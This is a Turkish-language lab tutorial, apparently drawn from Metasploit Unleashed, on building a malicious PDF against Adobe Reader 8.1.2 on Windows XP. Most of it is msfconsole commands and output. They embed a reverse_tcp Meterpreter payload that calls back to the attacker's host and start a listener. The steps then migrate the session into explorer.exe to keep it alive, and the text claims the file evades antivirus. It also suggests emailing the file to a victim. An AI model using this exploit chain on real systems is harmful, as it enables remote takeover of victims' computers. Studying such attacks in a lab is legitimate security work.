Zararlı PDF Oluşturma ve Meterpreter Session'ı Elde Etme

Gereksinimler:

Windows XP SP2 (Dandik)
Eski Kali (kali-linux-1.0.4-amd64.iso)
Adobe Reader v8.1.2

Öncelikle zararlı bir pdf oluşturalım.

```
msf > use exploit/windows/fileformat/adobe_utilprintf
msf exploit(adobe_utilprintf) > set FILENAME zararliBelge.pdf
msf exploit(adobe_utilprintf) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(adobe_utilprintf) > set LHOST 192.168.8.128          // Kali IP
msf exploit(adobe_utilprintf) > set LPORT 4455
msf exploit(adobe_utilprintf) > exploit

[*] Creating 'zararliBelge.pdf' file...
[+] zararliBelge.pdf stored at /root/.msf4/local/zararliBelge.pdf
```

PDF'in içine payload'u gömmüş bulunmaktayız. Bu oluşturduğumuz zararlı belgeyi kurbana eposta ile göndermeden önce bir listener kullanmamız gerekmektedir. Çünkü kurban zararlı belgeyi açtığında oluşan ters bağlantıyı yakalamak istiyoruz. Bu yüzden aşağıdakileri msfconsole'dan girelim:

```
msf exploit(adobe_utilprintf) > back
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(handler) > set LPORT 4455
msf exploit(handler) > set LHOST 192.168.8.128          // Kali IP
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.8.128:4455
[*] Starting the payload handler...
```

Böylece kurbandan gelen ters tcp bağlantısını yakalayabiliyor duruma gelmiş bulunmaktayız. Şimdi varsayalım ki zararlı pdf kurbanın makinasına, yani WinXP (Dandik'e) gitmiş olsun. WinXP (Dandik)'ten zararlı belgeye çift tıkladığımız takdirde

```
meterpreter >
```

şeklinde session'ı elde ederiz. Edindiğimiz bu session'ın ömrü zararlı pdf'in kapanacağı ana kadardır. Dolayısıyla bizim daha uzun ömürlü bir process'e geçiş yapmamız gerekmektedir. Bu yüzden önce hedef sistemdeki process'ler ve pid'lerine bir bakalım:

```
meterpreter > ps
```

Output:

pid	Name
…	…
1416	explorer.exe
…	…

En uzun ömürlü olan masaüstü yöneticisi explorer.exe'ye payload'umuzu taşıyalım:


```
meterpreter > migrate 1416

[*] Migrating from 2344 to 1416
[*] Migration completed successfully.
```

Artık dilediğimiz meterpreter modülünü kullanabilir, istediğimiz gibi hedef sistemde at oynatabiliriz.

```
meterpreter > ...
```

Bu arada hazırlanan zararlı pdf aşağıdaki resimden de görülebileceği gibi antivirus programlarına yakalanmıyor.



Kaynak: https://www.offensive-security.com/metasploit-unleashed/client-side-exploits/